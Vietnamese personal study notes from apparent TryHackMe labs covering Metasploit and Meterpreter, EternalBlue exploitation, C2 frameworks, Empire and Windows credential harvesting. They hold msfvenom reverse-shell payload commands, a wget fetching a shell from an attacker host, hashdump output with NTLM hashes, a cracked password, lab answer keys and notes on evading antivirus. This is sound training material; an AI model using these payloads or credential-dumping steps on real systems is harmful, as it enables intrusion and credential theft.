

Meta

② Created By	
② Last Edited By	
Summary	
<u>Thực hành với meterpreter</u>	
BLUE:	
sth	
Empire	
<u>Credentials Harvesting</u>	
AD	
Thu hoạch thông tin xác thực	
<u>Truy cập thông tin đăng nhập: Credential Access</u>	
Local Windows Credentials	
<u>Security Account Manager (SAM)</u> Trình quản lý tài khoản bảo mật	
HashDump của Metasploit	
<u>Volume Shadow Copy Service</u>	
<u>Registry Hives</u>	
<u>NTLM được sử dụng để làm gì?</u>	
<u>Giao thức NTLM hoạt động như thế nào?</u>	
<u>Sự khác biệt giữa NTLM và Kerberos?</u>	
<u>Tại sao NTLM được thay thế bởi Kerberos?</u>	
<u>Giao thức Kerberos</u>	
<u>Xác thực Kerberos</u>	
<u>Các ứng dụng sử dụng NTLM</u>	
<u>Lợi ích và thách thức của NTLM</u>	
<u>Bạn có thể bảo vệ mạng của mình bằng cách sử dụng NTLM như thế nào?</u>	
SAM	
NT Hash vs LM Hash - LAN Manager (LM) và NT LAN Manager version 2 (NTLMv2)	
Command basic:	
PAC:	
Silver Ticket	

Summary

RHOSTS: Máy chủ từ xa", địa chỉ IP của hệ thống mục tiêu. Một địa chỉ IP duy nhất hoặc một dải mạng có thể được đặt. Điều này sẽ hỗ trợ ký hiệu CIDR (Định tuyến liên miền không phân loại) (/ 24, / 16, v.v.) hoặc phạm vi mạng (10.10.10.x - 10.10.10.y). Bạn cũng có thể sử dụng một tệp trong đó các mục tiêu được liệt kê, một mục tiêu trên mỗi dòng bằng cách sử dụng tệp: / path / of / the / target_file.txt, như bạn có thể thấy bên dưới.

RPORT: "Cổng từ xa", cổng trên hệ thống mục tiêu mà ứng dụng dễ bị tấn công đang chạy.

PAYOUTLOAD: The payload you will use with the exploit.

LHOST: "Localhost", địa chỉ IP của máy tấn công (AttackBox hoặc Kali Linux của bạn).

LPORT: "Cổng cục bộ", cổng bạn sẽ sử dụng cho trình bao ngược lại để kết nối trở lại. Đây là một cổng trên máy tấn công của bạn và bạn có thể đặt nó thành bất kỳ cổng nào không được sử dụng bởi bất kỳ ứng dụng nào khác.

SESSION: Mỗi kết nối được thiết lập với hệ thống đích bằng Metasploit sẽ có một ID phiên. Bạn sẽ sử dụng điều này với các mô-đun sau khai thác sẽ kết nối với hệ thống đích bằng cách sử dụng kết nối hiện có.

Bạn có thể ghi đè bất kỳ tham số đã đặt nào bằng cách sử dụng lệnh set một lần nữa với một giá trị khác. Bạn cũng có thể xóa bất kỳ giá trị tham số nào bằng lệnh unset hoặc xóa tất cả các tham số đã đặt bằng lệnh tất cả.unset all

Ví dụ dưới đây sử dụng quy trình sau;

```
chúng tôi sử dụng ms17_010_eternalblue có thể khai thác được
chúng tôi đặt biến RHOSTS bằng lệnh setg thay vì lệnh set
chúng ta sử dụng lệnh back để rời khỏi bối cảnh khai thác
chúng tôi sử dụng một phụ trợ (mô-đun này là một máy quét để phát hiện ra các lỗ hổng MS17-010)
Lệnh show options hiển thị tham số RHOSTS đã được diền với địa chỉ IP của hệ thống đích.
```

```
Lệnh có thể được sử dụng mà không cần bất kỳ tham số nào hoặc sử dụng tham số .exploit-z
Lệnh sẽ chạy khai thác và làm nên phiên ngay khi nó mở ra.exploit -z
```

1 vài options:

CONCURRENCY: Số lượng mục tiêu được quét đồng thời.
PORTS: Phạm vi cổng được quét. Xin lưu ý rằng 1-1000 ở đây sẽ không giống như sử dụng Nmap với cấu hình mặc định. Nmap sẽ quét 1000 cổng.
RHOSTS: Mạng mục tiêu hoặc mạng mục tiêu sẽ được quét.
THREADS: Số lượng luồng sẽ được sử dụng đồng thời. Nhiều luồng hơn sẽ dẫn đến việc quét nhanh hơn.
NetBIOS (Hệ thống đầu ra đầu vào cơ bản mạng).

HTTP: Có khả năng lưu trữ một ứng dụng web nơi bạn có thể tìm thấy các lỗ hổng như SQL injection hoặc Remote Code Execution (RCE).
FTP: Có thể cho phép đăng nhập ẩn danh và cung cấp quyền truy cập vào các tệp thư viện.
SMB: Có thể dễ bị khai thác SMB như MS17-010
SSH: Có thể có thông tin đăng nhập mặc định hoặc dễ đoán
RDP: Có thể dễ bị tấn công bởi Bluekeep hoặc cho phép truy cập máy tính để bàn nếu thông tin đăng nhập yếu được sử dụng.

Metasploit cho phép bạn nhanh chóng xác định một số lỗ hổng nghiêm trọng có thể được coi là "low hanging fruit". Thuật ngữ "low hanging fruit" thường đề cập đến các lỗ hổng dễ nhận biết và có thể khai thác có khả năng cho phép bạn có được chỗ đứng trên hệ thống và trong một số trường hợp, có được các đặc quyền cấp cao như root hoặc quản trị viên.

DVWA (Ứng dụng web dễ bị tổn thương)

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.11.63.182 -f raw -e php/base64
msfvenom -p php/reverse_php LHOST=10.11.63.182 LPORT=9000 -f raw > reverse_shell.php
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.63.182 LPORT=9000 -f elf > rev_shell.elf
http://ATTACKING_10.10.159.250:9000/shell.elf
wget http://ATTACKING_10.10.246.109:9000/shell.elf
run post/linux/gather/hashdump
[+] claire:$6$Sy0NNIXw$SJZ7WlthI89hwM5UxqVGixidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDwtcQd8rf0tjc77hBFbWxjGmQCTbep0:1002::/home/claire:
```

Meterpreter chạy trên hệ thống mục tiêu nhưng không được cài đặt trên nó. Nó chạy trong bộ nhớ và không tự ghi vào đĩa trên mục tiêu. Tính năng này nhằm tránh bị phát hiện trong quá trình quét chống vi-rút.

Theo mặc định, hầu hết các phần mềm chống vi-rút sẽ quét các tệp mới trên đĩa (ví dụ: khi bạn tải xuống tệp từ internet) Meterpreter chạy trong bộ nhớ (RAM - Bộ nhớ truy cập ngẫu nhiên) để tránh có tệp phải được ghi vào đĩa trên hệ thống đích (ví dụ: meterpreter.exe). Bằng cách này, Meterpreter sẽ được xem như một quá trình và không có tệp trên hệ thống đích.

Meterpreter cũng nhằm mục đích tránh bị phát hiện bởi các giải pháp IPS (Hệ thống ngăn chặn xâm nhập) và IDS (Hệ thống phát hiện xâm nhập) dựa trên mạng bằng cách sử dụng giao tiếp được mã hóa với máy chủ nơi Metasploit chạy (thường là máy tấn công của bạn). Nếu tổ chức đích không giải mã và kiểm tra lưu lượng được mã hóa (ví dụ: HTTPS) đến và đi ra khỏi mạng cục bộ, các giải pháp IPS và IDS sẽ không thể phát hiện các hoạt động của nó.

Payloads theo giai đoạn được gửi đến mục tiêu theo hai bước. Một phần ban đầu được cài đặt (stager) và yêu cầu phần còn lại của tải trọng. Điều này cho phép kích thước tải trọng ban đầu nhỏ hơn. Các tải trọng nội tuyến được gửi trong một bước duy nhất. Tải trọng Meterpreter cũng được chia thành các phiên bản nội tuyến và nội tuyến. Tuy nhiên, Meterpreter có một loạt các phiên bản khác nhau mà bạn có thể lựa chọn dựa trên hệ thống mục tiêu của mình.

Liệt kê các bản meterpreter có sẵn: msfvenom --list payloads | grep meterpreter

Quyết định của bạn về việc sử dụng phiên bản Meterpreter nào sẽ chủ yếu dựa trên ba yếu tố;

Hệ điều hành mục tiêu (Hệ điều hành đích là Linux hay Windows? Nó có phải là một thiết bị Mac không? Nó có phải là một chiếc điện thoại Android không? Vân vân.)

Các thành phần có sẵn trên hệ thống đích (Python đã được cài đặt chưa? Đây có phải là một trang web PHP không? Vân vân.)

Các loại kết nối mạng bạn có thể có với hệ thống đích (Chúng có cho phép kết nối TCP không? Bạn chỉ có thể có kết nối ngược HTTPS? Các địa chỉ IPv6 không được giám sát chặt chẽ như địa chỉ IPv4? Vân vân.)

Meterpreter sẽ cung cấp cho bạn ba loại công cụ chính;

Built-in commands

Meterpreter tools

Meterpreter scripting

Lệnh Meterpreter

Các lệnh cốt lõi sẽ hữu ích để điều hướng và tương tác với hệ thống mục tiêu. Dưới đây là một số cách được sử dụng phổ biến nhất. Hãy nhớ kiểm tra tất cả các lệnh có sẵn chạy lệnh trợ giúp sau khi phiên Meterpreter đã bắt đầu.

Các lệnh meterpreter

```
background: Bối cảnh phiên hiện tại
exit: Chấm dứt phiên Meterpreter
guid: Nhận GUID phiên (Mã định danh duy nhất toàn cầu)
help: Hiển thị menu trợ giúp
info: Hiển thị thông tin về mô-đun Post
irb: Mở một shell Ruby tương tác trên phiên hiện tại
load: Tải một hoặc nhiều tiện ích mở rộng Meterpreter
migrate: Cho phép bạn di chuyển Meterpreter sang một quy trình khác
run: Thực thi tập lệnh Meterpreter hoặc mô-đun Post
sessions: Nhanh chóng chuyển sang phiên khác
```

Các lệnh hệ thống tệp

```
cd: Sẽ thay đổi thư mục
ls: Sẽ liệt kê các tệp trong thư mục hiện tại (dir cũng sẽ hoạt động)
pwd: In thư mục làm việc hiện tại
edit: Sẽ cho phép bạn chỉnh sửa tệp
cat: Sẽ hiển thị nội dung của một tập tin lên màn hình
rm: Sẽ xóa tệp đã chỉ định
search: Sẽ tìm kiếm tập tin
upload: Sẽ tải lên một tập tin hoặc thư mục
download: Sẽ tải xuống một tập tin hoặc thư mục
```

Các lệnh mạng

```
arp: Hiển thị bộ đệm ARP (Giao thức phân giải địa chỉ) máy chủ
ifconfig: Hiển thị các giao diện mạng có sẵn trên hệ thống đích
netstat: Hiển thị các kết nối mạng
portfwd: Chuyển tiếp một cổng cục bộ đến một dịch vụ từ xa
route: Cho phép bạn xem và sửa đổi bảng định tuyến
```

Lệnh hệ thống

```
clearev: Xóa nhật ký sự kiện
execute: Thực thi lệnh
getpid: Hiển thị mã định danh quy trình hiện tại
getuid: Hiển thị cho người dùng rằng Meterpreter đang chạy dưới dạng
kill: Chấm dứt một quá trình
pkill: Chấm dứt các quy trình theo tên
ps: Danh sách các tiến trình đang chạy
reboot: Khởi động lại máy tính từ xa
shell: Lệnh shell sẽ khởi chạy shell dòng lệnh thông thường trên hệ thống mục tiêu. Nhấn CTRL + Z sẽ giúp bạn quay lại shell Meterpreter.
shutdown: Tắt máy tính từ xa
sysinfo: Nhận thông tin về hệ thống từ xa, chẳng hạn như hệ điều hành
```

Các lệnh khác (chúng sẽ được liệt kê trong các danh mục menu khác nhau trong menu trợ giúp)

```
idletime: Trả về số giây mà người dùng từ xa đã không hoạt động
keyscan_dump: Đỗ bộ đệm tổ hợp phím
keyscan_start: Bắt đầu chụp các lần nhấn phím
keyscan_stop: Dừng chụp các lần nhấn phím
screenshare: Cho phép bạn xem máy tính để bàn của người dùng từ xa trong thời gian thực
screenshot: Lấy ảnh chụp màn hình của máy tính để bàn tương tác
record_mic: Ghi lại âm thanh từ micrô mặc định trong X giây
webcam_chat: Bắt đầu cuộc trò chuyện video
webcam_list: Danh sách webcam
webcam_snap: Chụp ảnh nhanh từ webcam được chỉ định
webcam_stream: Phát luồng video từ webcam được chỉ định
getsystem: Nâng cao đặc quyền của bạn lên đặc quyền của hệ thống cục bộ
hashdump: Dumps nội dung của SAM database
```

Lệnh getuid sẽ hiển thị người dùng mà Meterpreter hiện đang chạy. Điều này sẽ cung cấp cho bạn ý tưởng về mức đặc quyền có thể có của bạn trên hệ thống đích (ví dụ: Bạn có phải là người dùng cấp quản trị viên như NT AUTHORITY\SYSTEM hay người dùng thông thường không?)

post(multi/manage/shell_to_meterpreter) chuyển từ cmd sang shell

Thực hành với meterpreter

Username: ballen
Password: Password1

Answer the questions below

What is the computer name?
ACME-TEST Correct Answer Hint

What is the target domain?
FLASH Correct Answer Hint

What is the name of the share likely created by the user?
speedster Correct Answer Hint

What is the NTLM hash of the jchambers user?
69596c7aa1e8daee17f8e78870e25a5c Correct Answer Hint

What is the cleartext password of the jchambers user?
Trustno1 Correct Answer Hint

Where is the "secrets.txt" file located?
c:\Program Files (x86)\Windows Multimedia Platform\ Correct Answer Hint

What is the Twitter password revealed in the "secrets.txt" file?
KDSvbsw3849! Correct Answer Hint

Where is the "realsecret.txt" file located?
c:\inetpub\wwwroot\ Correct Answer Hint

What is the real secret?
The Flash is the fastest man alive Correct Answer Hint

BLUE:

check vuln

```
nmap -sV -vv --script vuln TARGET_IP
```

→

- servers: ms17-010

```
Bv1      | VULNERABLE:  
        | Remote Code Execution vulnerability is  
        | State: VULNERABLE  
        | IDs: CVE-CVE-2017-0143  
        | Risk factor: HIGH  
        | A critical remote code execution  
        | servers (ms17-010).  
Bv1      | Disclosure date: 2017-03-14  
        | References:  
        |   https://cve.mitre.org/cgi-bin/cve/  
        |   https://technet.microsoft.com/en-us/  
        |   https://blogs.technet.microsoft.com/Windows-Wall/2017/03/14/patching-the-ms17-010-vulnerability/  
        |   https://www.microsoft.com/msrc/vulnerabilities/1000/
```

- có 3 port < 1000

```

Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE          REASON VERSION
135/tcp    open  msrpc           syn-ack Microsoft Windows RPC
139/tcp    open  netbios-ssn     syn-ack Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    syn-ack Microsoft Windows 7 - 10 microsoft
 -ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server? syn-ack

```

```

use exploit/windows/smb/ms17_010_ernalblue
use payload windows/x64/shell/reverse_tcp

```

2536	692	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	/home/kali
2580	692	vds.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2908	2004	powershell.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2988	848	powershell.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
3068	692	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	

meterpreter > ss

```

post/multi/manage/shell_to_meterpreter
// thiet lap shell

```

- hashdump

```

[*] Migrating from 2988 to 3068...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 3068>
[*] Migrating from 2988 to 3068...
^C[-] Error running command migrate: Interrupt
meterpreter > migrate 3068
[*] Migrating from 2988 to 3068...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 692
[*] Migrating from 2988 to 692...
[*] Migration completed successfully.
meterpreter > migrate 3068
.[*] Migrating from 692 to 3068...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > ss


```

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ffb43f0de35be4d9917ac0cc8ad57f8d



Tôi không phải là người máy
reCAPTCHA
Bảo mật - Điều khiển

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfnaz2

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

- tìm file flag1.txt, flag2.txt, flag3.txt (tương tự bằng lệnh search -f [name])

```

Path                               Size (bytes) Modified (UTC)
c:\Windows\System32\config\flag2.txt 34          2019-03-17 15:32:48 -0400
meterpreter > cat c:\Windows\System32\config\flag2.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > shellInterrupt: use the 'exit' command to quit
meterpreter > cat c:/Windows/System32/conflag2.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat c:/Windows/System32/config/flag2.txt
flag{sam_databasehelpInterrupt: use the 'exit' command to quit
meterpreter > search -f flag3.txt
Found 1 result ...
=====
Path                               Size (bytes) Modified (UTC)
c:\Users\Jon\Documents\flag3.txt 37          2019-03-17 15:26:36 -0400
meterpreter > cat c:/Users/Jon/Documents/flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >

```

sth

c2c là 1 kênh điều khiển mà attacker sẽ điều khiển, để kiểm soát victim

web protocol http, https

ftp

mail

dns attack truyền data vào sub domain

ingress tool transfer chuyển tool của hacker tới môi trường của victim đã ok tấn công

protocol tunneling để remote tới máy B n ko có kết nối tới máy B n có kết nối tới máy A -> attack dùng nó để kết nối vs B

proxy quan sát các traffic

remote acc software : team view,..

dead drop resolver (apt41): 1 payload mã độc cần địa chỉ c2 server kết nối điều khiển (gán cứng) nhưng technique này để trống trường địa chỉ đó, query tới git, youtube,... lưu ` file trên đó lấy về r đặt vào payload để chạy, ngoài ra lưu 1 file dump , 1 payload dc mã hóa, lấy về r giải mã

c2 server là kênh giao tiếp của attacker vs victim có địa chỉ để payload độc hại có thể connect điều khiển

serverhost svrhost: tạo 1 payload.exe bth sẽ copy đến victim để nó chạy n đây nó vứt lên server có địa chỉ ... victim click vào và dowload trực tiếp file đó vào

payload:

bindshell: có 1 con của Attacker, 1 server của victim; thì khi có 1 payload thực thi trênn victim nó mở ra 1 port 1000 trên victim thì nó tạo ra 1 kênh kết nối 2 thk trên victim và attacker sẽ kết nối vào port đó và IP victim

revert shell: bth bindshell có thể bị chặn bởi tường lửa của victim, thì dùng revert nó sẽ giúp giúp victim tự động kết nối bằng payload và tự động kết nối vs port 1000 được mở trên attacket(tcp, http, https,...

targets vd là powershell thì chạy payload sẽ chạy trên payload

auxiliary scan

poshc2 có 1 file conf cấu hình trong file đó: posh-config trong đó có 1 số trường... host: dllcooljay.xyz... lệnh connect tới đường link dow file đó về và lưu vào temp....

-> cửa sổ server

payload dc exc sẽ connect hiện lên 1 cửa sổ khác

Empire

Listener

Menu đầu tiên bạn sẽ thấy là menu người nghe. Menu này sẽ cho phép bạn tạo và liệt kê những người nghe bạn có săn.

Người nghe sẽ nghe trên một cổng cụ thể tương tự như Netcat hoặc nhiều trình xử lý.

Stagers

Stagers sẽ là điểm thứ hai để yêu cầu một tổng đài viên kết nối trở lại máy chủ C2 của bạn.

Menu này tương tự như menu người nghe sẽ cho phép bạn tạo và liệt kê những Stagers mà bạn có săn. Stagers sẽ gửi một agent tương tự như một payload

Agents

Agents sẽ là nơi bạn thực hiện phần lớn tương tác trong Starkiller. menu này sẽ cho phép bạn xem tổng quan về tất cả các agents

và tương tác với các agents cụ thể. Agents giống như shells bạn có thể gửi các lệnh shell và modules từ các agent

Module

Menu Mô-đun sẽ cung cấp cho bạn cái nhìn tổng quan về tất cả các mô-đun có sẵn và cho phép bạn tìm kiếm một mô-đun cụ thể. Mô-đun là các công cụ

và khai thác cụ thể có thể được sử dụng với các tác nhân như tập lệnh liệt kê, phương pháp leo thang đặc quyền và khai thác.

Credentials

Menu Thông tin xác thực là một menu rất hữu ích trong Starkiller sẽ lưu mọi thông tin đăng nhập được liệt kê được tìm thấy từ một thiết bị hoặc mô-đun.

Nó có thể lưu băm hoặc vượt qua văn bản thuần túy; bạn cũng có thể thêm thủ công bất kỳ thông tin đăng nhập nào mà nó không tự động thu thập.

Reporting

Menu Báo cáo là một menu hữu ích khác cho phép bạn xem các lệnh hoặc mô-đun shell mà bạn đã chạy trong quá khứ và báo cáo chúng vào menu này,

làm cho nó trở nên tuyệt vời để nhìn lại công việc của bạn.

Credentials Harvesting

Thu thập thông tin xác thực bao gồm các kỹ thuật để có được thông tin đăng nhập như thông tin đăng nhập, tên tài khoản và mật khẩu. Nó là một kỹ thuật trích xuất thông tin xác thực từ một hệ thống ở nhiều vị trí khác nhau như clear-text files, registry, memory dumping, v.v.

Là redteam, việc có được quyền truy cập vào thông tin đăng nhập hợp pháp có những lợi ích:

- Nó có thể cung cấp quyền truy cập vào các hệ thống (Lateral Movement).
- Nó làm cho việc phát hiện hành động của chúng tôi trở nên khó khăn hơn.
- Nó cung cấp cơ hội để tạo và quản lý các tài khoản để giúp đạt được các mục tiêu cuối cùng của sự tham gia của redteam.

AD

- Active Directory (AD) là một kiến trúc độc quyền của Microsoft. Đây là một kiến trúc không thể thiếu được trên Windows Server, được hiểu nôm na là một dịch vụ thư mục. Active Directory là một hệ thống được chuẩn hóa với khả năng quản trị tập trung hoàn hảo về người dùng cũng như các nguồn tài nguyên trong một hệ thống mạng. Active Directory được sử dụng trong mô hình mạng "Server - Client".
- Microsoft đã phát triển hệ thống Active Directory dùng để lưu trữ dữ liệu của domain như các đối tượng user, computer, group cung cấp những dịch vụ (directory services) tìm kiếm, kiểm soát truy cập, ủy quyền, và đặc biệt là dịch vụ chứng thực được xây dựng dựa trên giao thức Kerberos hỗ trợ cơ chế single sign-on, cho phép các user chỉ cần chứng thực một lần duy nhất khi đăng nhập vào domain và có thể truy cập tất cả những tài nguyên và dịch vụ chia sẻ của hệ thống với những quyền hạn hợp lệ.
- Với những dịch vụ và tiện ích của mình, Active Directory đã làm giảm nhẹ công việc quản lý và nâng cao hiệu quả hoạt động, những công việc mà hầu như không thể thực hiện được trên một hệ thống mạng ngang hàng, phân tán thì giờ đây chúng ta có thể tiến hành một cách dễ dàng thông qua mô hình quản lý tập trung như đưa ra các chính sách chung cho toàn bộ hệ thống nhưng đồng thời có thể ủy quyền quản trị để phân chia khả năng quản lý trong một môi trường rộng lớn.

Thu hoạch thông tin xác thực

Thu thập thông tin đăng nhập là một thuật ngữ để có quyền truy cập vào thông tin đăng nhập của người dùng và hệ thống. Đó là một kỹ thuật để tìm kiếm hoặc đánh cắp thông tin đăng nhập được lưu trữ, bao gồm cả Network Sniffing, trong đó kẻ tấn công nắm bắt thông tin đăng nhập được truyền đi.

Thông tin đăng nhập có thể được tìm thấy dưới nhiều hình thức khác nhau, chẳng hạn như:

- Chi tiết tài khoản (tên người dùng và mật khẩu)
- Các hàm băm bao gồm băm NTLM, v.v.
- Vé xác thực: Tickets Granting Ticket(TGT), Ticket Granting Server (TGS)

- Bất kỳ thông tin nào giúp đăng nhập vào hệ thống (private keys, v.v.)

Nói chung, có hai loại thu hoạch thông tin xác thực:

- bên ngoài
- bên trong.
- Thu thập thông tin xác thực bên ngoài rất có thể liên quan đến email lừa đảo và các kỹ thuật khác để lừa người dùng nhập tên người dùng và mật khẩu của họ

Truy cập thông tin đăng nhập: Credential Access

Truy cập thông tin xác thực là nơi đối thủ có thể tìm thấy thông tin đăng nhập trong các hệ thống bị xâm phạm và có quyền truy cập vào thông tin đăng nhập của người dùng. Nó giúp đối thủ sử dụng lại chúng hoặc mạo danh danh tính của người dùng. Đây là một bước quan trọng để lateral movement và truy cập các tài nguyên khác như các ứng dụng hoặc hệ thống khác. Có được thông tin đăng nhập người dùng hợp pháp được ưu tiên hơn là khai thác các hệ thống sử dụng CVEs.

Thông tin đăng nhập được lưu trữ không an toàn ở nhiều vị trí khác nhau trong các hệ thống:

- Clear-text files

Sau đây là một số loại tệp văn bản rõ ràng mà kẻ tấn công có thể quan tâm:

- Commands history
- Configuration files (Web App, FTP files, etc.)
- Other Files related to Windows Applications (Internet Browsers, Email Clients, etc.)
- Backup files
- Shared files and folders
- Registry
- Source code

Là một ví dụ về history command, PowerShell lưu các lệnh PowerShell đã thực thi trong lịch sử trong hồ sơ người dùng theo đường dẫn sau:

```
C:\Users\USER\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Có thể đáng để kiểm tra những gì người dùng đang làm việc hoặc tìm kiếm thông tin nhạy cảm. Một ví dụ khác sẽ là tìm kiếm thông tin thú vị. Ví dụ: lệnh sau là tìm kiếm từ khóa "password" trong Window registry.

```
c:\Users\user> reg query HKLM /f password /t REG_SZ /s
# local machine HKEY_LOCAL_MACHINE: lưu các key áp dụng cho tất cả user và có quyền admin để chỉnh sửa
#OR
C:\Users\user> reg query HKCU /f password /t REG_SZ /s
# current user HKEY_CURRENT_USER: lưu các key của 1 user hiện tại đang login
```

- Database files

Các ứng dụng sử dụng các tệp cơ sở dữ liệu để đọc hoặc configurations, cấu hình hoặc thông tin đăng nhập. Các tệp cơ sở dữ liệu thường được lưu trữ cục bộ trong các hệ điều hành Windows. Các tệp này là một mục tiêu tuyệt vời để kiểm tra và tìm kiếm thông tin đăng nhập

- Memory
- Password managers

Trình quản lý mật khẩu là một ứng dụng để lưu trữ và quản lý thông tin đăng nhập của người dùng cho các trang web và dịch vụ cục bộ và Internet. Vì nó xử lý dữ liệu của người dùng, nó phải được lưu trữ an toàn để ngăn chặn truy cập trái phép.

Ví dụ về các ứng dụng Trình quản lý mật khẩu:

Trình quản lý mật khẩu tích hợp (Windows)

Bên thứ ba: KeePass, 1Password, LastPass

Tuy nhiên, cấu hình sai và lỗi bảo mật được tìm thấy trong các ứng dụng này cho phép đối thủ truy cập dữ liệu được lưu trữ. Các công cụ khác nhau có thể được sử dụng trong giai đoạn liệt kê để lấy dữ liệu nhạy cảm trong các ứng dụng quản lý mật khẩu được sử dụng bởi trình duyệt Internet và ứng dụng máy tính để bàn.

Phòng này sẽ thảo luận về cách truy cập trình quản lý Thông tin đăng nhập Windows và trích xuất mật khẩu.

Memory Dump

Bộ nhớ của hệ điều hành là một nguồn thông tin nhạy cảm phong phú thuộc về hệ điều hành Windows, người dùng và các ứng dụng khác. Dữ liệu được tải vào bộ nhớ tại thời điểm chạy hoặc trong quá trình thực thi. Do đó, việc truy cập bộ nhớ bị giới hạn ở người dùng quản trị viên kiểm soát hoàn toàn hệ thống.

Sau đây là ví dụ về bộ nhớ được lưu trữ dữ liệu nhạy cảm, bao gồm:

- Thông tin đăng nhập văn bản rõ ràng
- Mật khẩu được lưu trong bộ nhớ cache
- Vé AD

Trong phòng này, chúng tôi sẽ thảo luận về cách truy cập vào bộ nhớ và trích xuất mật khẩu văn bản rõ ràng và vé xác thực.

- Enterprise Vaults
- Active Directory

Active Directory lưu trữ rất nhiều thông tin liên quan đến người dùng, nhóm, máy tính, v.v. Do đó, liệt kê môi trường Active Directory là một trong những trọng tâm của đánh giá redteam. Active Directory có một thiết kế vững chắc, nhưng cấu hình sai được thực hiện bởi quản trị viên làm cho nó dễ bị tấn công khác nhau:

- **Group Policy SYSVOL:** Khóa mã hóa bị rò rỉ cho phép kẻ tấn công truy cập vào tài khoản quản trị viên.
- **NTDS:** Chứa thông tin đăng nhập của người dùng AD, khiến nó trở thành mục tiêu của những kẻ tấn công.
- **Users' description:** Quản trị viên đặt mật khẩu trong mô tả cho nhân viên mới và để nó ở đó, điều này khiến tài khoản dễ bị truy cập trái phép.
- **AD Attacks:** Cấu hình sai làm cho AD dễ bị tấn công bởi các cuộc tấn công khác nhau,

- Network Sniffing

Có được quyền truy cập ban đầu vào mạng mục tiêu cho phép những kẻ tấn công thực hiện các cuộc tấn công mạng khác nhau chống lại các máy tính cục bộ, bao gồm cả môi trường AD. Cuộc tấn công Man-In-the-Middle chống lại các giao thức mạng cho phép kẻ tấn công tạo ra một tài nguyên đáng tin cậy giả mạo hoặc giả mạo trong mạng để đánh cắp thông tin xác thực như hàm băm NTLM.

Local Windows Credentials

Keylogger là một thiết bị phần mềm hoặc phần cứng để theo dõi và đăng nhập các hoạt động gõ bàn phím. Keylogger ban đầu được thiết kế cho các mục đích hợp pháp như phản hồi để phát triển phần mềm hoặc kiểm soát của phụ huynh. Tuy nhiên, chúng có thể bị lạm dụng để đánh cắp dữ liệu. Là một đối thủ, săn lùng thông tin đăng nhập thông qua keylogger trong một môi trường bận rộn và tương tác là một lựa chọn tốt. Nếu chúng tôi biết một mục tiêu bị xâm phạm có người dùng đã đăng nhập, chúng tôi có thể thực hiện ghi nhật ký khóa bằng các công cụ như khung Metasploit hoặc các công cụ khác.

Chúng tôi có một ví dụ về trường hợp sử dụng để khai thác người dùng thông qua tổ hợp phím bằng Metasploit trong một phòng THM khác. Để biết thêm thông tin, bạn nên kiểm tra THM Exploiting AD (Task 5).

Security Account Manager (SAM) Trình quản lý tài khoản bảo mật

SAM là một cơ sở dữ liệu Microsoft Windows có chứa thông tin tài khoản cục bộ như tên người dùng và mật khẩu. Cơ sở dữ liệu SAM lưu trữ các chi tiết này ở định dạng được mã hóa để làm cho chúng khó truy xuất hơn. Hơn nữa, nó không thể được đọc và truy cập bởi bất kỳ người dùng nào trong khi hệ điều hành Windows đang chạy. Tuy nhiên, có nhiều cách và cuộc tấn công khác nhau để dumping nội dung của cơ sở dữ liệu SAM.

Trước tiên, hãy đảm bảo rằng bạn đã triển khai VM được cung cấp và sau đó xác nhận rằng chúng tôi không thể sao chép hoặc đọc tệp: `c:\Windows\System32\config\sam`

Confirming No Access to the SAM Database - Xác nhận không có quyền truy cập vào cơ sở dữ liệu SAM

```
C:\Windows\system32>type c:\Windows\System32\config\sam
type c:\Windows\System32\config\sam
The process cannot access the file because it is being used by another process.

C:\Windows\System32> copy c:\Windows\System32\config\sam C:\Users\Administrator\Desktop\
copy c:\Windows\System32\config\sam C:\Users\Administrator\Desktop\
```

```
The process cannot access the file because it is being used by another process.  
0 file(s) copied.
```

HashDump của Metasploit

Phương pháp đầu tiên là sử dụng tính năng Metasploit Framework tích hợp, hashdump, để có được một bản sao nội dung của cơ sở dữ liệu SAM. Metasploit framework sử dụng chèn mã trong bộ nhớ vào quy trình .exe LSASS để dumping các hàm băm sao chép. Chúng tôi sẽ thảo luận về dumping credentials directly từ quy trình .exe LSASS trong một nhiệm vụ khác!

Dumping the SAM database content

```
meterpreter > getuid  
Server username: THM\Administrator  
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98d3b784d80d18385cea5ab3aa2a4261:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
